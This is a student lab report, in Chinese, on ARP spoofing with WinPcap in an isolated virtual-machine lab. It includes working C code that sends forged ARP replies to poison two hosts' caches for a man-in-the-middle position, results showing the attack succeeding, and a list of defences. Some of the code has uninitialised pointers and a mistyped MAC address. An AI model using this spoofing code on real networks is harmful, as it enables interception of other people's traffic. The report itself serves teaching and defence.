《网络程序设计》实践课

实验报告

实验名称：基于 WinPcap 的 ARP 欺骗实验

实验类型：设计型

指导教师：贾浩

专业班级：

姓　　名：

学　　号：

实验评分

序号	实验分数构成	分数
1	实验结果(20 分)	
2	实验过程(40 分) （包括实验指导教师提问回答情况）	
3	实验报告书写规范（20 分）	
4	实验思考（20 分）	
实验总分		

一、实验目的

- 掌握 WinPcaP 的安装和配置；
- 掌握 ARP 协议工作原理和格式；
- 掌握 WinPcap 发包程序的编写；
- 掌握防范 ARP 地址欺骗的方法和措施；
- 了解常用抓包软件，Wireshark、Sniffer Pro 等网络包分析软件的使用。

二、实验设计


开发环境：Visual Studio2022、WinPcap_4_1_3、windows10、metasploitable2

1、下载并安装最新的 WinPcap 安装程序，在开发环境中进行正确配置。
2、根据 ARP 欺骗原理，设计网关欺骗程序的编写流程，编写代码实现对内网 PC 的进行欺骗。

- 初始化 WinPcap：打开网络设备，设置捕获参数。
- 构造 ARP 欺骗包：根据 ARP 协议格式，构造欺骗用的 ARP 响应包。
- 发送 ARP 欺骗包：将构造好的 ARP 欺骗包发送到目标主机。
- 恢复 ARP 表：在程序结束时，发送正确的 ARP 信息以恢复目标主机的 ARP 表。


3、实现 ARP 双向欺骗：用虚拟机 windows10 做为主机 A，虚拟机 metasploitable 做为主机 B 进行双向欺骗。


程序设计流程图：



三、实验过程（包含实验结果）

1、下载并安装最新的 WinPcap 安装程序，在开发环境中进行正确配置。
下载最新的 WinPcap4.1.3 安装程序并安装，安装相关驱动和 dll
下载 WinPcap4.1.3 的开发包，解压后获得头文件和库文件
然后在 Visual Studio2022 新建控制台项目，进行 WinPcap 开发环境的配置





至此 WinPcap 开发环境配置完成。

2、根据 ARP 欺骗原理，设计网关欺骗程序的编写流程，编写代码实现对内网 PC 的进行欺骗。

1) 初始化 WinPcap：打开网络设备，设置捕获参数。

```
if ((dwRetVal = GetAdaptersInfo(pAdapterInfo, &ulOutBufLen)) == NO_ERROR) {
    pAdapter = pAdapterInfo;
    int index = 1;
    while (pAdapter) {
        printf("%d. Adapter Name: %s\n", index, pAdapter->AdapterName);
        printf("   IP Address: %s\n", pAdapter->IpAddressList.IpAddress.String);
        printf("   Subnet Mask: %s\n", pAdapter->IpAddressList.IpMask.String);
        printf("   Gateway: %s\n", pAdapter->GatewayList.IpAddress.String);
        printf("   MAC Address: ");
        for (int i = 0; i < pAdapter->AddressLength; i++) {
            if (i == (pAdapter->AddressLength - 1))
                printf("%.2X\n", (int)pAdapter->Address[i]);
            else
                printf("%.2X-", (int)pAdapter->Address[i]);
        }
```

2) 构造 ARP 欺骗包：根据 ARP 协议格式，构造欺骗用的 ARP 响应包。

硬件类型		协议类型
硬件地址长度	协议长度	操作类型
发送方的硬件地址（0-3 字节）		
源物理地址（4-5 字节）		源 IP 地址（0-1 字节）
源 IP 地址（2-3 字节）		目标硬件地址（0-1 字节）
目标硬件地址（2-5 字节）		
目标 IP 地址（0-3 字节）		

```
void construct_arp_packet(u_char* packet, u_char* target_mac, u_char* target_ip, u_char* sender_mac, u_char* sender_ip) {
    ethernet_header* eth_header = (ethernet_header*)packet;
    arp_header* arp = (arp_header*)(packet + sizeof(ethernet_header));

    // 填充以太网头部
    memcpy(eth_header->ether_dhost, target_mac, ETHER_ADDR_LEN);
    memcpy(eth_header->ether_shost, sender_mac, ETHER_ADDR_LEN);
    eth_header->ether_type = htons(0x0806);

    // 填充ARP头部
    arp->arp_hardware_type = htons(1);
    arp->arp_protocol_type = htons(0x0800);
    arp->arp_hardware_size = ETHER_ADDR_LEN;
    arp->arp_protocol_size = 4;
    arp->arp_opcode = htons(ARP_REPLY);
    memcpy(arp->arp_sender_mac, sender_mac, ETHER_ADDR_LEN);
    memcpy(arp->arp_sender_ip, sender_ip, 4);
    memcpy(arp->arp_target_mac, target_mac, ETHER_ADDR_LEN);
    memcpy(arp->arp_target_ip, target_ip, 4);
```

3) 发送 ARP 欺骗包：将构造好的 ARP 欺骗包发送到目标主机。

```
for (int i = 0; i < 10; i++) {
    Sleep(1000);
    printf("第 %d 次循环发送ARP欺骗包...\n", i + 1);
    construct_arp_packet(packet, win10_mac, win10_ip, local_mac, metasploitable_ip);
    send_arp_packet(handle, packet);
    construct_arp_packet(packet, metasploitable_mac, metasploitable_ip, local_mac, win10_ip);
    send_arp_packet(handle, packet);
}
```

4) 恢复 ARP 表：在程序结束时，发送正确的 ARP 信息以恢复目标主机的 ARP 表。

```
void restore_arp_table(pcap_t* handle, u_char* target_mac, u_char* target_ip, u_char* gateway_mac, u_char* gateway_ip, u_char* local_mac) {
    u_char packet[sizeof(ethernet_header) + sizeof(arp_header)];
    construct_arp_packet(packet, target_mac, target_ip, gateway_mac, gateway_ip);
    printf("正在恢复目标主机ARP表...\n");
    send_arp_packet(handle, packet);
    construct_arp_packet(packet, gateway_mac, gateway_ip, target_mac, target_ip);
    printf("正在恢复网关ARP表...\n");
    send_arp_packet(handle, packet);
```

实验结果：

查看 windows 10 mac 地址（192168.121.129——mac 地址为 00-0c-29-5c-74-f0），

```
以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   物理地址. . . . . . . . . . . . . : 00-0C-29-5C-74-F0
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::bc3c:c70a:b03:80df%9(首选)
   IPv4 地址 . . . . . . . . . . . . : 192.168.121.129(首选)
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.121.255
   DHCPv6 IAID . . . . . . . . . . . : 100666409
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-2F-53-8F-40-00-0C-29-5C-74-F0
   DNS 服务器  . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```

攻击机（本机）mac 地址（192.168.121.1——mac 地址为 00-50-56-C0-00-01）

```
以太网适配器 VMware Network Adapter VMnet1:

   连接特定的 DNS 后缀 . . . . . :
   描述. . . . . . . . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet1
   物理地址. . . . . . . . . . . . . : 00-50-56-C0-00-01
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::ea09:6d4e:c9a4:90a3%16(首选)
   IPv4 地址 . . . . . . . . . . . . : 192.168.121.1(首选)
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 33574998
   DHCPv6 客户端 DUID . . . . . . . . : 00-01-00-01-2C-24-FD-0F-9C-2F-9D-91-11-C3
   TCPIP 上的 NetBIOS . . . . . . . . : 已启用
```

Metasploitable2 mac 地址（192.168.121.130——mac 地址为 00-0c-29-28-60-a7）


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:28:60:a7
          inet addr:192.168.121.130  Bcast:192.168.121.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe28:60a7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2989 (2.9 KB)  TX bytes:5352 (5.2 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000
```

清空 arp 缓存表后(如果不清空缓存表，去 ping ip 的时候会按照 arp 缓存表绑定的 mac 进行 ICMP 请求)，运行脚本，选择指定的网络设备后，向 win10 和 meta2 发送伪造的 arp 包后，再去查看 arp 缓存表。

```
E:\作业\网络编程\实验4\arp\x64\Debug\arp.exe
1. Adapter Name: {91FA2E68-9F53-4297-9C51-0166094324D9}
   IP Address: 0.0.0.0
   Subnet Mask: 0.0.0.0
   Gateway: 0.0.0.0
   MAC Address: 9C-2F-9D-91-11-C4

2. Adapter Name: {B327B84B-5219-4F86-9D41-5B69CECF1F61}
   IP Address: 192.168.121.1
   Subnet Mask: 255.255.255.0
   Gateway: 0.0.0.0
   MAC Address: 00-50-56-C0-00-01

3. Adapter Name: {5F0E2BA1-6175-4652-BB51-7677254E4A4D}
   IP Address: 61.139.2.1
   Subnet Mask: 255.255.255.0
   Gateway: 0.0.0.0
   MAC Address: 00-50-56-C0-00-08

4. Adapter Name: {B14AA9AF-064F-4B1A-9C50-D9C8110F58BF}
   IP Address: 172.21.0.1
   Subnet Mask: 255.255.240.0
   Gateway: 0.0.0.0
   MAC Address: 00-15-5D-44-B8-52

5. Adapter Name: {084EF440-CDA5-4047-B717-158CC1A3AC1E}
```

我们选择网卡 VM


```
3. Adapter Name: {5F0E2BA1-6175-4652-BB51-7677254E4A4D}
   IP Address: 61.139.2.1
   Subnet Mask: 255.255.255.0
   Gateway: 0.0.0.0
   MAC Address: 00-50-56-C0-00-08
```




发送 arp 欺骗包

如果是 ARP 单向欺骗，则只需要对 Window10 发送欺骗包，不需要向 Metasploitable2 发送请求包，双向欺骗则需要对两个虚拟机都发送欺骗包。

进行双向欺骗后，查看 Window10 和 Metasploitable2 的 arp 缓存表。



发现 192.168.121.130 所对应的物理地址本该是 00-0c-29-28-60-a7，但结果为 00-50-56-C0-00-01，该物理地址是本机（攻击机）的 mac 地址，则表示欺骗成功。



发现 192.168.121.129 所对应的物理地址本该是 00-0c-29-5c-74-f0，但结果为 00-50-56-C0-00-01，该物理地址是本机（攻击机）的 mac 地址，则表示欺骗成功。

四、讨论与分析（实验思考中问题理解）

问题 1：初始启动 arp 欺骗程序后，程序正常退出，但实验失败。


解决方案：

添加调试输出，发现查找网络设备处查找失败。

我们最开始使用的 pcap_lookupdev(errbuf) 函数用于查找默认的网络接口设备名。如果主机有多个网络接口（如物理网卡、VMware 虚拟网卡、Loopback 接口），pcap_lookupdev 会返回系统默认的活动网卡（通常是物理网卡），但可能并非你期望的用于连接虚拟机的接口。

更改为使用 pcap_findalldevs_ex()和 pcap_if_t 保存获取到的网络设备信息 pcap_rmtauth 保存远程主机的用户认证信息，pcap_freealldevs 释放获取到的网络设备链表,修正程序功能——获取与网络适配器绑定的设备列表信息，并且使用 ifprint()打印网络适配器上的高级属性信息

获取到网络适配器绑定的设备列表后，用户选择一个设备用于捕获数据包，使用 pcap_open 打开 i 指定设备



问题 2：运行脚本失败。

解决方案：需要使用管理员权限运行，否则无法查找到网络设备。

问题 3：实验欺骗失败。

解决方案：发现一开始选择的本机网卡不是对应虚拟网段（内网）的网卡地址，我们更换为正确的网卡地址进行试验。如果结果还是失败，尝试关闭虚拟机防火墙、开启网卡混杂模式以及使用命令监听流量包路径。

实验思考：如何防止 ARP 欺骗 ？

- 静态绑定 ARP 表：手动将网关的 IP-MAC 绑定为静态条目，禁止系统自动更新，避免被欺骗包篡改。
- 实时监控 ARP 缓存
- 开启 arp 防火墙

- 在交换机端口绑定合法设备的 MAC 地址，限制端口只能接收来自特定 MAC 的报文，防止非法设备接入。
- ARP 报文认证：在 ARP 报文中加入数字签名或校验字段，接收方验证签名合法性后再更新 ARP 表。

五、实验者自评（从实验设计、实验过程、对实验知识点的理解上给出客观公正的自我评价）

从 WinPcap 配置到 ARP 欺骗程序编写及双向欺骗实现，实验过程中遇到设备查找失败、权限不足等问题，通过调试代码、查阅文档及调整配置解决，积累了问题排查经验。对 WinPcap 初始化、ARP 包构造等知识点掌握较扎实，清晰理解 ARP 欺骗原理及双向欺骗逻辑。通过分析防御措施，认识到静态绑定、实时监控等方法的实际应用价值。不足在于对网络设备枚举函数的选择初期不够准确，后续优化后才正确获取目标设备。整体而言，实验加深了对网络编程和 ARP 协议的理解，提升了动手能力，对攻防原理与防御措施有了更直观的认识。

六、 附录：关键代码（给出适当注释，可读性高）

```
#define ETHER_ADDR_LEN 6
#define ARP_REQUEST 1
#define ARP_REPLY 2

// Ethernet header
typedef struct ethernet_header {
    u_char ether_dhost[ETHER_ADDR_LEN];
    u_char ether_shost[ETHER_ADDR_LEN];
    u_short ether_type;
} ethernet_header;

// ARP header
typedef struct arp_header {
    u_short arp_hardware_type;
    u_short arp_protocol_type;
    u_char arp_hardware_size;
    u_char arp_protocol_size;
    u_short arp_opcode;
    u_char arp_sender_mac[ETHER_ADDR_LEN];
    u_char arp_sender_ip[4];
    u_char arp_target_mac[ETHER_ADDR_LEN];
    u_char arp_target_ip[4];
} arp_header;

// 获取本地 MAC 地址
```

```
void get_local_mac(u_char* mac) {
    IP_ADAPTER_INFO AdapterInfo[16];
    DWORD dwBufLen = sizeof(AdapterInfo);
    DWORD dwStatus = GetAdaptersInfo(AdapterInfo, &dwBufLen);
    memcpy(mac, AdapterInfo[0].Address, ETHER_ADDR_LEN);
}

// 构造 ARP 欺骗包
void construct_arp_packet(u_char* packet, u_char* target_mac, u_char* target_ip, u_char* sender_mac, u_char* sender_ip) {
    ethernet_header* eth_header = (ethernet_header*)packet;
    arp_header* arp = (arp_header*)(packet + sizeof(ethernet_header));

    // 填充以太网头部
    memcpy(eth_header->ether_dhost, target_mac, ETHER_ADDR_LEN);
    memcpy(eth_header->ether_shost, sender_mac, ETHER_ADDR_LEN);
    eth_header->ether_type = htons(0x0806);
    // 填充 ARP 头部
    arp->arp_hardware_type = htons(1);
    arp->arp_protocol_type = htons(0x0800);
    arp->arp_hardware_size = ETHER_ADDR_LEN;
    arp->arp_protocol_size = 4;
    arp->arp_opcode = htons(ARP_REPLY);
    memcpy(arp->arp_sender_mac, sender_mac, ETHER_ADDR_LEN);
    memcpy(arp->arp_sender_ip, sender_ip, 4);
    memcpy(arp->arp_target_mac, target_mac, ETHER_ADDR_LEN);
    memcpy(arp->arp_target_ip, target_ip, 4);
}

// 发送 ARP 欺骗包
void send_arp_packet(pcap_t* handle, u_char* packet) {
    if (pcap_sendpacket(handle, packet, sizeof(ethernet_header) + sizeof(arp_header)) != 0) {
        fprintf(stderr, "发送 ARP 包失败！错误信息: %s\n", pcap_geterr(handle));
    }
    else {
        printf("ARP 包发送成功\n");
    }
}

void restore_arp_table(pcap_t* handle, u_char* target_mac, u_char* target_ip, u_char* gateway_mac, u_char* gateway_ip, u_char* local_mac) {
    u_char packet[sizeof(ethernet_header) + sizeof(arp_header)];
    construct_arp_packet(packet, target_mac, target_ip, gateway_mac, gateway_ip);
    printf("正在恢复目标主机 ARP 表...\n");
```

```
    send_arp_packet(handle, packet);
    construct_arp_packet(packet, gateway_mac, gateway_ip, target_mac, target_ip);
    printf("正在恢复网关 ARP 表...\n");
    send_arp_packet(handle, packet);
}

//获取并输出本地主机的网络适配器信息
void PrintAdapterInfo() {
    PIP_ADAPTER_INFO pAdapterInfo;
    PIP_ADAPTER_INFO pAdapter = NULL;
    DWORD dwRetVal = 0;
    ULONG ulOutBufLen = sizeof(IP_ADAPTER_INFO);

    // 获取适配器信息
    if ((dwRetVal = GetAdaptersInfo(pAdapterInfo, &ulOutBufLen)) == NO_ERROR) {
        pAdapter = pAdapterInfo;
        int index = 1;
        while (pAdapter) {
            for (int i = 0; i < pAdapter->AddressLength; i++) {
                if (i == (pAdapter->AddressLength - 1))
                    printf("%.2X\n", (int)pAdapter->Address[i]);
                else
                    printf("%.2X-", (int)pAdapter->Address[i]);
            }
            printf("\n");
            pAdapter = pAdapter->Next;
            index++;
        }
    }
    else {
        fprintf(stderr, "GetAdaptersInfo failed with error: %d\n", dwRetVal);
    }
    // 释放内存
    if (pAdapterInfo)
        free(pAdapterInfo);
}

int main() {
    pcap_t* handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    u_char local_mac[ETHER_ADDR_LEN];
    // Win10 的 MAC 地址
    u_char win10_mac[ETHER_ADDR_LEN] = { 0x00 ,0x0C,0x29,0x5C,0x74,0xF0 };
    u_char win10_ip[4] = { 192, 168, 121, 129 };
```

```
    // Metasploitable 的 MAC 地址
    u_char metasploitable_mac[ETHER_ADDR_LEN] = { 0x00, 0x0c, 0x29, 0x20, 0x60,
0xa7 };
    u_char metasploitable_ip[4] = { 192, 168, 121, 130 };
    u_char packet[sizeof(ethernet_header) + sizeof(arp_header)];

    // 获取本地 MAC 地址
    get_local_mac(local_mac);
    // 打印网络适配器信息
    PrintAdapterInfo();
    for (int i = 0; i < ETHER_ADDR_LEN; i++) {
        if (i == ETHER_ADDR_LEN - 1) {
            printf("%02X\n", local_mac[i]);
        }
        else {
            printf("%02X-", local_mac[i]);
        }
    }

    // 让用户选择网络设备
    int choice;
    printf("请选择要使用的网络设备编号: ");
    scanf("%d", &choice);

    // 获取所有网络设备
    pcap_if_t* all_devs;
    // 找到用户选择的设备
    pcap_if_t* dev_ptr = all_devs;
    for (int i = 1; i < choice; i++) {
        if (dev_ptr == NULL) {
            fprintf(stderr, "无效的设备编号\n");
            pcap_freealldevs(all_devs);
            return 1;
        }
        dev_ptr = dev_ptr->next;
    }

    if (dev_ptr == NULL) {
        fprintf(stderr, "无效的设备编号\n");
        pcap_freealldevs(all_devs);
        return 1;
    }

    char* dev = dev_ptr->name;
```

```
    pcap_freealldevs(all_devs);

    // 打开网络设备
    handle = pcap_open_live(dev, BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "无法打开网络设备：%s\n", errbuf);
        return 1;
    }

    // 欺骗 Win10，让它认为 Metasploitable 的 MAC 是本机的 MAC
    construct_arp_packet(packet, win10_mac, win10_ip, local_mac, metasploitable_ip);
    printf("正在向 Win10 发送 ARP 欺骗包...\n");
    send_arp_packet(handle, packet);
    // 欺骗 Metasploitable，让它认为 Win10 的 MAC 是本机的 MAC
    construct_arp_packet(packet, metasploitable_mac, metasploitable_ip, local_mac, win10_ip);
    printf("正在向 Metasploitable 发送 ARP 欺骗包...\n");
    send_arp_packet(handle, packet);

    // 循环发送欺骗包
    for (int i = 0; i < 10; i++) {
        Sleep(1000);
        printf("第 %d 次循环发送 ARP 欺骗包...\n", i + 1);
        construct_arp_packet(packet, win10_mac, win10_ip, local_mac, metasploitable_ip);
        send_arp_packet(handle, packet);
        construct_arp_packet(packet, metasploitable_mac, metasploitable_ip, local_mac,
win10_ip);
        send_arp_packet(handle, packet);
    }

    // 恢复 ARP 表
    //restore_arp_table(handle, win10_mac, win10_ip, metasploitable_mac, metasploitable_ip,
local_mac);
    //restore_arp_table(handle, metasploitable_mac, metasploitable_ip, win10_mac, win10_ip,
local_mac);

    // 关闭网络设备
    pcap_close(handle);
    return 0;
}
```